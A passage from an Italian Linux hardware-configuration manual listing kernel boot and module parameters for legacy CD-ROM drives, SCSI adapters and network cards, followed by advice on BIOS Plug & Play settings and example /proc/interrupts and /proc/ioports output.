Adaptec AHA-1542: indirizzo di I/O 330.

Parametri di avvio del kernel:

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| CD-ROM IDE/ATAPI | k | – | hd*x*=cdrom |
| Aztech CD268-01A | k, m | aztec.o | aztcd=⟨*io*⟩ |
| = Orchid CD-3110 | | | |
| = Okano/Wearnes CDD110 | | | |
| = Conrad TXC | | | |
| = CyCDROM CR520 | | | |
| = CyCDROM CR540 (non-IDE) | | | |
| Sony CDU 31A | k | – | cdu31a=⟨*io*⟩,⟨*irq*⟩[,PAS] |
| | m | cdu31a.o | cdu31a_port=⟨*io*⟩ |
| | " | " | cdu31a_irq=⟨*irq*⟩ |
| = Sony CDU 33A | | | |
| Philips/LMS CM206 | k, m | cm206.o | cm206=⟨*io*⟩,⟨*irq*⟩ |
| autorilevamento | k | – | cm206=auto |
| Goldstar R420 | k, m | gscd.o | gscd=⟨*io*⟩ |
| ISP16, MAD16, Mozart | k | – | isp16=⟨*io*⟩,⟨*irq*⟩,⟨*dma*⟩,⟨*tipo-lettore*⟩ |
| Sanyo | " | – | isp16=⟨*io*⟩,⟨*irq*⟩,⟨*dma*⟩,Sanyo |
| Panasonic | " | – | isp16=⟨*io*⟩,⟨*irq*⟩,⟨*dma*⟩,Panasonic |
| Sony | " | – | isp16=⟨*io*⟩,⟨*irq*⟩,⟨*dma*⟩,Sony |
| Mitsumi | " | – | isp16=⟨*io*⟩,⟨*irq*⟩,⟨*dma*⟩,Mitsumi |
| disabilitazione | " | – | isp16=noisp16 |
| | m | isp16.o | isp16_cdrom_base=⟨*io*⟩ |
| | " | " | isp16_cdrom_irq=⟨*irq*⟩ |
| | " | " | isp16_cdrom_dma=⟨*dma*⟩ |
| Sanyo | " | " | isp16_cdrom_type=Sanyo |
| Panasonic | " | " | isp16_cdrom_type=Panasonic |
| Sony | " | " | isp16_cdrom_type=Sony |
| Mitsumi | " | " | isp16_cdrom_type=Mitsumi |
| Mitsumi | k, m | mcd.o | mcd=⟨*io*⟩,⟨*irq*⟩ |
| Mitsumi XA/Multisession | k, m | mcdx.o | mcdx=⟨*io*⟩,⟨*irq*⟩ |
| Optics storage 8000 AT | k, m | optcd.o | optcd=⟨*io*⟩ |
| = Lasermate CR328A | | | |
| Comp. SoundBlaster Pro 16 | k, m | sbpcd.o | sbpcd=⟨*io*⟩,⟨*tipo*⟩ |
| LaserMate | " | " | sbpcd=⟨*io*⟩,0 |
| SoundBlaster | " | " | sbpcd=⟨*io*⟩,1 |
| SoundScape | " | " | sbpcd=⟨*io*⟩,2 |
| Teac16bit | " | " | sbpcd=⟨*io*⟩,3 |
| Sanyo CDR-H94A | k | – | sjcd=⟨*io*⟩[,⟨*irq*⟩[,⟨*dma*⟩]] |
| Sony CDU-531 | k, m | sonycd535.o | sonycd535=⟨*io*⟩ |
| = Sony CDU-535 | | | |

Tabella 15.1: Parametri relativi alla gestione dei lettori CD-ROM.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| NCR53c700 | m | 53c7,8xx.o | – |
| = NCR53c710-66 | | | |
| = NCR53c710 | | | |
| = NCR53c720 | | | |
| = NCR53c810 | | | |
| = NCR53c820 | | | |
| AM53/79C974 PC-SCSI | | AM53C974.o | ? drivers/scsi/README.AM53C974 |
| Buslogic (Mylex) | | BusLogic.o | ? drivers/scsi/README.BusLogic |
| Advansys | m | advansys.o | – |
| integrato aic6260/aic6360 | k | – | aha152x=⟨*io*⟩[,⟨*irq*⟩[,⟨*id-scsi*⟩]] |
| | m | aha152x.o | aha152x=⟨*io*⟩,⟨*irq*⟩,⟨*id-scsi*⟩,⟨*reconn*⟩,⟨*parità*⟩ |
| = Adaptec AHA 151x | | | |
| = Adaptec AHA 152x | | | |
| = SB16-SCSI | | | |
| Adaptec AHA 1542 | k | – | aha1542=⟨*io*⟩ |
| | m | aha1542.o | bases=⟨*io*⟩ |
| Adaptec AHA 1740 | k | aha1740.o | – |
| integrato aic7xxx | m | aic7xxx.o | aic7xxx=⟨*stringa*⟩ |
| = Adaptec AHA-274x | | | |
| = Adaptec AHA-284x | | | |
| = Adaptec AHA-29xx | | | |
| = Adaptec AHA-394x | | | |
| = Adaptec AHA-398x | | | |
| = U2BOEM | | | |
| = AIC-786x | | | |
| = AIC-787x | | | |
| = AIC-788x | | | |
| = AIC-789x | | | |
| = AIC-3860 | | | |
| Data Technology DTC3180/3280 | m | dtc.o | – |
| Future Domain TMC-16x0 | k, m | fdomain.o | fdomain=⟨*io*⟩,⟨*irq*⟩[,⟨*id-scsi*⟩] |
| = Future Domain TMC-1660 | | | |
| = Future Domain TMC-1660 | | | |
| = Future Domain TMC-1670 | | | |
| = Future Domain TMC-1680 | | | |
| = Future Domain TMC-1800 | | | |
| = Future Domain TMC-18C30 | | | |
| = Future Domain TMC-18C50 | | | |
| = Future Domain TMC-18C70 | | | |
| = Future Domain TMC-1610M* | | | |
| = Future Domain TMC-3260 (PCI) | | | |
| = Quantum ISA-200S | | | |
| = Quantum ISA-250MG | | | |
| = Adaptec AHA-2920A (PCI) | | | |

Tabella 15.2: Parametri relativi alla gestione degli adattatori SCSI. Prima parte.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| NCR5380 | k | – | ncr5380=⟨*io*⟩,⟨*irq*⟩,⟨*dma*⟩ |
| | m | ncr5380.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | dma=⟨*dma*⟩ |
| NCR53c400 | k | – | ncr53c400=⟨*io*⟩,⟨*irq*⟩ |
| | m | ncr53c400.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| NCR53c406a | k | – | ncr53c406a=⟨*io*⟩,[⟨*irq*⟩[,⟨*fastpio*⟩]] |
| | m | ncr53c406a.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | fastpio=⟨*fastpio*⟩ |
| IOMEGA MatchMaker parallela | m | imm.o | – |
| Initio INI-9X00U/UW | m | initio.o | – |
| Pro Audio Spectrum/Studio 16 | k, m | pas16.o | pas16=⟨*io*⟩,⟨*irq*⟩ |
| IOMEGA PPA3 parallela | k | – | ppa=⟨*io*⟩ |
| | m | ppa.o | ppa_base=⟨*io*⟩ |
| Seagate ST01/ST02 | k | – | st0x=⟨*io*⟩,⟨*irq*⟩ |
| | m | seagate.o | controller_type=1 |
| | " | " | base_address=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| Future Domain TMC-885/950 | k | – | tmc8xx=⟨*io*⟩,⟨*irq*⟩ |
| | m | seagate.o | controller_type=2 |
| | " | " | base_address=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| integrato AMD53C974A | k, m | t128.o | t128=⟨*io*⟩,⟨*irq*⟩ |
| = Trantor T128* | | | |
| = Trantor T228* | | | |
| = Tekram DC390 | | | |
| integrato sym53c416 | k | – | sym53c416=⟨*io*⟩[,⟨*irq*⟩] |
| | m | sym53c416.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| WD7000* | k | – | wd7000=⟨*irq*⟩,⟨*dma*⟩,⟨*io*⟩ |
| | m | wd7000.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | dma=⟨*dma*⟩ |

Tabella 15.3: Parametri relativi alla gestione degli adattatori SCSI.

`aha154x=0x330`

Modulo **`aha1542`**:

`bases=0x330`

Future domain TMC-800: indirizzo di I/O 0xca000, livello di IRQ 10.

Parametri di avvio del kernel:

`tmc8xx=0xca000,10`

Modulo **`seagate`**:

`controller_type=2 base_address=0xca000 irq=10`

Scheda SCSI Adaptec AHA-2920A (PCI): indirizzo di I/O 0xffa0, livello di IRQ 9.

Parametri di avvio del kernel o per il modulo **`fdomain`**:

`fdomain=0xffa0,9`

## 15.3 Adattatori di rete

Le tabelle da 15.4 a 15.10 riportano l'elenco di alcuni adattatori di rete. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory `/usr/src/linux/drivers/net/`.

Alcuni moduli consentono l'indicazione di più indirizzi di I/O, più livelli di IRQ e più canali DMA. In quel caso, significa che questi moduli sono in grado di gestire più componenti dello stesso tipo, che ovviamente sono predisposti per utilizzare risorse differenti.

Esempi

Scheda 3c503: indirizzo di I/O 300, livello di IRQ 9, ricetrasmettitore esterno (AUI).

Parametri di avvio del kernel:

`ether=9,0x300,0,1,eth0`

Modulo **`3c503`**.

`io=0x300 irq=9 xcvr=1`

Scheda 3Com 3c509: indirizzo di I/O 210, IRQ 10.

Parametri di avvio del kernel:

`ether=10,0x210,eth0`

Modulo **`3c509`**.

`io=0x210 irq=10`

Scheda compatibile NE2000: indirizzo di I/O 300, IRQ 11.

Parametri di avvio del kernel:

`ether=11,0x300,eth0`

Modulo **`ne`**.

`io=0x300 irq=11`

Connessione PLIP su porta parallela: indirizzo di I/O 378, IRQ 7.

Parametri di avvio del kernel (attivazione della porta parallela):

`parport=0x378,7`

Modulo **`plip`**.

`io=0x378 irq=7`

## 15.4 Riferimenti

- Sorgenti del kernel

  `/usr/src/linux/drivers/`

  `/usr/src/linux/Documentation/`

- File di configurazione dei moduli.

  Si può analizzare il file `module-info` che potrebbe trovarsi in `/boot/` o `/etc/`.

- Lauri Tischler, *Module HOWTO*
- Paul Gortmaker, *BootPrompt HOWTO*
- Paul Gortmaker, *Ethernet HOWTO*

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| 3Com 3c501 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | 3c501.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| 3Com 3c503 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,0,⟨*rtx*⟩,eth*n* |
| BNC | " | – | ether=⟨*irq*⟩,⟨*io*⟩,0,0,eth*n* |
| AUI | " | – | ether=⟨*irq*⟩,⟨*io*⟩,0,1,eth*n* |
| | m | 3c503.o | io=⟨*io*⟩[,⟨*io*⟩[,⟨*io*⟩]] |
| | " | " | irq=⟨*irq*⟩[,⟨*irq*⟩[,⟨*irq*⟩]] |
| BNC | " | " | xcvr=0 |
| AUI | " | " | xcvr=1 |
| 3Com Etherlink Plus (3c505) | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | 3c505.o | io=⟨*io*⟩[,⟨*io*⟩[,⟨*io*⟩]] |
| | " | " | irq=⟨*irq*⟩[,⟨*irq*⟩[,⟨*irq*⟩]] |
| | " | " | dma=⟨*dma*⟩[,⟨*dma*⟩[,⟨*dma*⟩]] |
| 3Com Etherlink 16 (3c507) | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | 3c507.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| 3Com Etherlink III (3c509) | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | 3c509.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| 3Com Etherlink XL (3c515) | k | – | ? ether=0,⟨*io*⟩,eth*n* |
| | m | 3c515.o | – |
| 3Com Etherlink PCI III/XL | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | 3c59x.o | io=⟨*io*⟩ |
| = Vortex 3c590 | | | |
| = Vortex 3c592 | | | |
| = Vortex 3c597 | | | |
| = Boomerang 3c595 | | | |
| = Boomerang 3c900 | | | |
| = Boomerang 3c905 | | | |
| integrato 82596 | k | – | ether=⟨*irq*⟩,eth*n* |
| | m | 82596.o | irq=⟨*irq*⟩ |
| = Apricot 680x0 VME | | | |
| Ansel Communications AC3200 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ac3200.o | io=⟨*io*⟩[,⟨*io*⟩[,⟨*io*⟩]] |
| | " | " | irq=⟨*irq*⟩[,⟨*irq*⟩[,⟨*irq*⟩]] |
| Allied Telesis AT1700 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | at1700.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| COPS LT-95 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | cops.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = Tangent ATB-II | | | |
| = Novell NL-10000 | | | |
| = Daystar Digital LT-200 | | | |
| = Dayna DL2000 | | | |
| = DaynaTalk PC (HL) | | | |
| = Farallon PhoneNET PC II | | | |
| = Farallon PhoneNET PC III | | | |

Tabella 15.4: Parametri relativi alla gestione degli adattatori di rete.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| Crystal LAN CS89x0 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | cs89x0.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | media=⟨*tipo*⟩ |
| integrati DC21x4x | k | – | ? ether=0,⟨*io*⟩,eth*n* |
| | m | de4x5.o | io=⟨*io*⟩ |
| = DC21040 | | | |
| = DC21040A | | | |
| = DC21041 | | | |
| = DC21041A | | | |
| = DC21142 | | | |
| = DC21143 | | | |
| = DEC EtherWORKS DE425 | | | |
| = DEC EtherWORKS DE434 | | | |
| = DEC EtherWORKS DE435 | | | |
| = DEC EtherWORKS DE450 | | | |
| = DEC EtherWORKS DE500 | | | |
| = Kingston 10/100 | | | |
| = LinkSys 10/100 | | | |
| = SMC8432 | | | |
| = SMC9332 | | | |
| = Znyx314 | | | |
| = Znyx315 | | | |
| = Znyx346 | | | |
| D-Link DE-600 Pocket Adapter | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,atp*n* |
| | m | de600.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| D-Link DE-620 Pocket Adapter | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,atp*n* |
| | m | de620.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | bnc=1\|utp=1 |
| DEC EtherWORKS DEPCA | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | depca.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = DEC EtherWORKS DE100 | | | |
| = DEC EtherWORKS DE101 | | | |
| = DEC EtherWORKS DE200 Turbo | | | |
| = DEC EtherWORKS DE201 Turbo | | | |
| = DEC EtherWORKS DE202 Turbo | | | |
| = DEC EtherWORKS DE210 | | | |
| = DEC EtherWORKS DE422 | | | |
| Digi RightSwitch SE-X | k | – | ? |
| | m | dgsr.o | ? |
| Cabletron E2100 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | e2100.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |

Tabella 15.5: Parametri relativi alla gestione degli adattatori di rete.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| integrato i82595 (ISA) | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | eepro.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | mem=⟨*memoria*⟩ |
| = Intel EtherExpress Pro/10 | | | |
| = Intel EtherExpress Pro/10+ | | | |
| integrati i82557/i82558 (PCI) | k | – | ? |
| | m | eepro100.o | ? |
| = Intel EtherExpress Pro | | | |
| integrato i82586 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | eexpress.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = Intel EtherExpress 16 | | | |
| SMC83c170/175 EPIC | k | – | ? |
| | m | epic100.o | ? |
| = SMC EtherPower II 9432 PCI | | | |
| Racal-Interlan ES3210 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | es3210.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | mem=⟨*memoria*⟩ |
| ICL EtherTeam 16i | k | – | ? ether=0,⟨*io*⟩,eth*n* |
| | m | eth16i.o | ioaddr=⟨*io*⟩ |
| | " | " | mediatype={bnc\|tp\|dix\|auto\|eprom} |
| = ICL EtherTeam 32 | | | |
| DEC EtherWORKS 3 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ewrk3.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = DEC EtherWORKS DE203 | | | |
| = DEC EtherWORKS DE204 | | | |
| = DEC EtherWORKS DE205 | | | |
| Fujitsu FMV-18x | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | fmv18x.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = Fujitsu FMV-181 | | | |
| = Fujitsu FMV-182 | | | |
| = Fujitsu FMV-183 | | | |
| = Fujitsu FMV-184 | | | |
| integrato Z85230 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | hostess_sv11.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | ? dma=⟨*dmabit*⟩ |
| = Comtrol Hostess SV11 | | | |
| HP PCLAN/plus | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | hp-plus.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| HP LAN | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | hp.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |

Tabella 15.6: Parametri relativi alla gestione degli adattatori di rete.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| 100VG-AnyLan | k | – | ? ether=0,⟨*io*⟩,eth*n* |
| | m | hp100.o | hp100_port=⟨*io*⟩[,⟨*io*⟩[,⟨*io*⟩]] |
| | " | " | hp100_name=eth*n*[,eth*n*[,eth*n*]] |
| = HP J2585A | | | |
| = HP J2585B | | | |
| = HP J2970 | | | |
| = HP J2973 | | | |
| = HP J2573 | | | |
| = Compex ReadyLink ENET100-VG4 | | | |
| = Compex FreedomLine 100-VG | | | |
| IBM Token Ring 16/4 | k | – | ? |
| | m | ibmtr.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | mem=⟨*memoria*⟩ |
| integrati AMD «LANCE» | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | lance.o | io=⟨*io*⟩[,⟨*io*⟩[,⟨*io*⟩]] |
| | " | " | irq=⟨*irq*⟩[,⟨*irq*⟩[,⟨*irq*⟩]] |
| | " | " | dma=⟨*dma*⟩[,⟨*dma*⟩[,⟨*dma*⟩]] |
| = AMD 7990 | | | |
| = AMD 79c960 | | | |
| = AMD 79c961 | | | |
| = Allied Telesis AT1500 | | | |
| = HP J2405A | | | |
| = NE 2100 | | | |
| = NE 2500 | | | |
| Mylex LNE390 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | lne390.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | mem=⟨*memoria*⟩ |
| = Mylex LNE390A | | | |
| = Mylex LNE390B | | | |
| LocalTalk PC (sperimentale) | k | – | ? |
| | m | ltpc.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| NE1000 / NE2000 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ne.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| PCI NE2000 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ne2k-pci.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = RealTek RTL-8029 | | | |
| = Winbond 89C940 | | | |
| = Compex RL2000 | | | |
| = KTI ET32P2 | | | |
| = NetVin NV5000SC | | | |
| = Via 82C926 | | | |
| = SureCom NE34 | | | |

Tabella 15.7: Parametri relativi alla gestione degli adattatori di rete.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| Novell NE3210 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ne3210.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | mem=⟨*memoria*⟩ |
| MiCom-Interlan NI5010 | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ni5010.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| integrato i82586 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ni52.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | memstart=⟨*memoria*⟩ |
| | " | " | memend=⟨*memoria*⟩ |
| = NI5210 | | | |
| NI6510 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | ni52.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | dma=⟨*dma*⟩ |
| = NI6510 EtherBlaster | | | |
| AMD PCnet32/PCnetPCI | k | – | ? |
| | m | pcnet32.o | ? |
| RedCreek Communications PCI | k | – | ? |
| | m | rcpci.o | ? |
| RealTek RTL8129/RTL8139 | k | – | ? |
| | m | rtl8139.o | ? |
| PLIP – Parallel Link Internet Protocol | k | – | parport=⟨*io*⟩[,⟨*irq*⟩] |
| | m | plip.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| Sangoma S502/S508 | k | – | ? |
| | m | sdla.o | ? |
| Sangoma SDLA (libreria) | k | – | ? |
| | m | sdladrv.o | ? |
| = Sangoma S502A | | | |
| = Sangoma ES502A | | | |
| = Sangoma S502E | | | |
| = Sangoma S503 | | | |
| = Sangoma S507 | | | |
| = Sangoma S508 | | | |
| = Sangoma S509 | | | |
| SysKonnect Token Ring | k | – | ? |
| | m | sktr.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = SysKonnect TR4/16(+) ISA | | | |
| = SysKonnect TR4/16(+) PCI | | | |
| = SysKonnect TR4/16 PCI | | | |
| SMC Ultra | k | – | ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | smc-ultra.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| = SMC EtherEZ | | | |

Tabella 15.8: Parametri relativi alla gestione degli adattatori di rete.

| Componente | k, m | Modulo | Parametri |
|---|---|---|---|
| SMC Ultra32 | k | – | ? |
| | m | smc-ultra32.o | ? |
| SMC 9000 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth$n$ |
| | m | smc-ultra.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| auto | " | " | ifport=0 |
| TP | " | " | ifport=1 |
| AUI/BNC | " | " | ifport=2 |
| ThunderLAN | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth$n$ |
| | m | tlan.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | speed={10Mbs\|100Mbs} |
| | " | " | debug=0x0{1\|2\|3\|4} |
| | " | " | aui=1 |
| | " | " | duplex={1\|2} |
| = Compaq Netelligent 10/100 TX | | | |
| = Compaq Netelligent 10 T | | | |
| = Compaq Netelligent Netflex 3/P | | | |
| = Compaq Netelligent Dual 10/100 TX | | | |
| = Compaq Netelligent 10/100 TX Embedded | | | |
| = Compaq Netelligent 10 T/2 | | | |
| = Olicom OC-2325 | | | |
| = Olicom OC-2183 | | | |
| = Olicom OC-2326 | | | |
| integrati 21x4x «Tulip» | k | – | ? |
| | m | tulip.o | ? |
| = DEC 21040 | | | |
| = SMC EtherPower 10 PCI (8432T) | | | |
| = SMC EtherPower 10 PCI (8432BT) | | | |
| = SMC EtherPower 10/100 PCI (9332DST) | | | |
| = DEC EtherWORKS DE450 | | | |
| = DEC EtherWORKS DE500-XA | | | |
| = DEC QSILVERS's | | | |
| = Znyx 312 etherarray | | | |
| = Allied Telesis LA100PCI-T | | | |
| = Danpex EN-9400 | | | |
| = Cogent EM100-PCI | | | |
| = Cogent EM110 | | | |
| = Cogent EM400 | | | |
| = Cogent EM960 | | | |
| = Cogent EM964 | | | |
| = Accton EN1203 | | | |
| = Accton EN1207 | | | |
| = Accton EtherDuo-PCI | | | |
| VIA Rhine | k | – | ? |
| | m | via-rhine.o | ? |
| = VIA VT3043 Rhine-I | | | |
| = VIA VT86C100A Rhine-II | | | |
| = D-Link DFE-930-TX | | | |

Tabella 15.9: Parametri relativi alla gestione degli adattatori di rete.

| Componente | k, m | Modulo | Parametri |
| --- | --- | --- | --- |
| WaveLan ISA | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | wavelan.o | ? |
| = AT&T GIS (nee NCR) WaveLan | | | |
| | | | |
| compatibili WD80x3 | k | – | ? ether=⟨*irq*⟩,⟨*io*⟩,eth*n* |
| | m | wd.o | io=⟨*io*⟩ |
| | " | " | irq=⟨*irq*⟩ |
| | " | " | mem=⟨*memoria*⟩ |
| | " | " | mem_end=⟨*memoria*⟩ |
| = WD8003 | | | |
| = WD8013 | | | |
| Packet Engines Yellofin G-NIC | k | – | ? |
| | m | yellowfin.o | ? |
| integrati Z85*30 per AX.25 | k | – | ? |
| | m | z85230.o | ? |
| = Z8530 | | | |
| = Z85230 | | | |
| = Z85C30 | | | |

Tabella 15.10: Parametri relativi alla gestione degli adattatori di rete.

# Problemi di configurazione dell'hardware

Il Plug & Play è un protocollo il cui scopo è quello di consentire al *firmware* e al sistema operativo di identificare facilmente l'hardware ed eventualmente di riconfigurarlo nel modo più opportuno. I kernel Linux recenti incorporano delle funzionalità di Plug & Play (*Plug and Play support* 12.5.5), tuttavia questo non basta a risolvere tutti i problemi che si possono presentare con l'hardware che utilizza questo standard.

## 16.1 Configurazione del firmware BIOS

In presenza di hardware PCI e Plug & Play è necessario verificare la configurazione del *firmware* BIOS a questo proposito. Se tutto l'hardware installato può essere suddiviso semplicemente in schede ISA tradizionali (che non sono Plug & Play) e schede PCI, dovrebbe essere conveniente indicare al BIOS che **non** si dispone di un sistema operativo Plug & Play. In questo modo si lascia al BIOS il compito di gestire opportunamente l'hardware PCI.

```
PnP Operating System: NO
```

Tuttavia, questi tipi di BIOS richiedono l'indicazione, più o meno dettagliata, dei livelli IRQ che sono riservati alle schede ISA normali e di quelli che sono disponibili per le schede PCI e per il Plug & Play. A volte, per indicare che un livello IRQ è riservato a schede ISA tradizionali, si usa la definizione *legacy ISA*. Per esempio:

```
IRQ3  available to: ISA
IRQ4  available to: ISA
    ...
IRQ9  available to: PCI/PnP
IRQ10 available to: PCI/PnP
    ...
```

oppure:

```
IRQ3:  Legacy ISA
IRQ4:  Legacy ISA
    ...
IRQ9:  available
IRQ10: available
    ...
```

Nei BIOS più vecchi potrebbe essere stato previsto solo l'elenco dei livelli IRQ disponibili per le schede PCI e per il Plug & Play, sottintendendo che il resto è destinato a componenti ISA tradizionali.

```
1st available IRQ:  9
2nd available IRQ: 10
3rd available IRQ: 11
4th available IRQ: 13
```

Eventualmente, in presenza di schede ISA Plug & Play, se si hanno difficoltà a utilizzare gli strumenti per la gestione del Plug & Play all'interno del sistema operativo, si può provare a indicare al BIOS che si dispone di un sistema capace di gestirlo:

```
PnP Operating System: YES
```

Tuttavia, dopo aver provato, è bene mantenere questo tipo di configurazione solo nel caso in cui si siano osservati effettivamente dei risultati migliori. In generale, dovrebbe convenire il lasciare fare tutto al BIOS.

## 16.2 Punto di vista del kernel Linux

Quando si hanno difficoltà con le configurazioni hardware, ma il sistema operativo si avvia ugualmente anche senza riuscire a gestire quella scheda particolare per la quale ci si sta impegnando tanto, è importante osservare cosa riconosce il kernel Linux della situazione attuale. Questo lo si ottiene osservando alcuni file virtuali contenuti nella directory `/proc/`: `dma`, `interrupts`, `ioports` e `pci`.

### 16.2.1 /proc/dma

Il file `/proc/dma` contiene l'elenco dei canali DMA utilizzati. In generale si dovrebbe osservare almeno il contenuto seguente:

```
 4: cascade
```

### 16.2.2 /proc/interrupts

Il file `/proc/interrupts` elenca i livelli di IRQ utilizzati in un certo momento. Si osservi l'esempio seguente:

```
           CPU0
  0:     235243          XT-PIC  timer
  1:      13476          XT-PIC  keyboard
  2:          0          XT-PIC  cascade
  4:         22          XT-PIC  serial
  9:       1171          XT-PIC  fdomain
 12:          0          XT-PIC  eth0
 13:          1          XT-PIC  fpu
 14:       3258          XT-PIC  ide0
 15:          5          XT-PIC  ide1
NMI:          0
ERR:          0
```

Come si vede, non appaiono gli IRQ delle porte seriali e delle porte parallele, ma di queste occorre tenere conto ugualmente. Di solito si tratta di IRQ 4 e IRQ 3 per la prima e la seconda porta seriale, di IRQ 7 per la prima porta parallela, ed eventualmente di IRQ 5 per la seconda porta parallela (ammesso che questa esista effettivamente).[1]

### 16.2.3 /proc/ioports

Il file `/proc/ioports` contiene l'elenco degli indirizzi di I/O utilizzati. Quello che si ottiene leggendo questo file potrebbe essere simile all'esempio seguente:

```
0000-001f : dma1
0020-003f : pic1
0040-005f : timer
0060-006f : keyboard
0080-008f : dma page reg
00a0-00bf : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : ide1
01f0-01f7 : ide0
02f8-02ff : serial(auto)
0376-0376 : ide1
0378-037a : parport0
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial(auto)
8000-8007 : ide0
8008-800f : ide1
ff80-ff9f : eth0
ffa0-ffaf : fdomain
```

### 16.2.4 /proc/pci

Il file `/proc/pci` è molto importante, dal momento che elenca le caratteristiche delle unità PCI che sono state rilevate automaticamente. Vale la pena di confrontare il contenuto di questo file con le informazioni ottenute dagli altri descritti precedentemente, e anche con quanto definito nella configurazione del *firmware* BIOS.

```
PCI devices found:
  Bus  0, device   0, function  0:
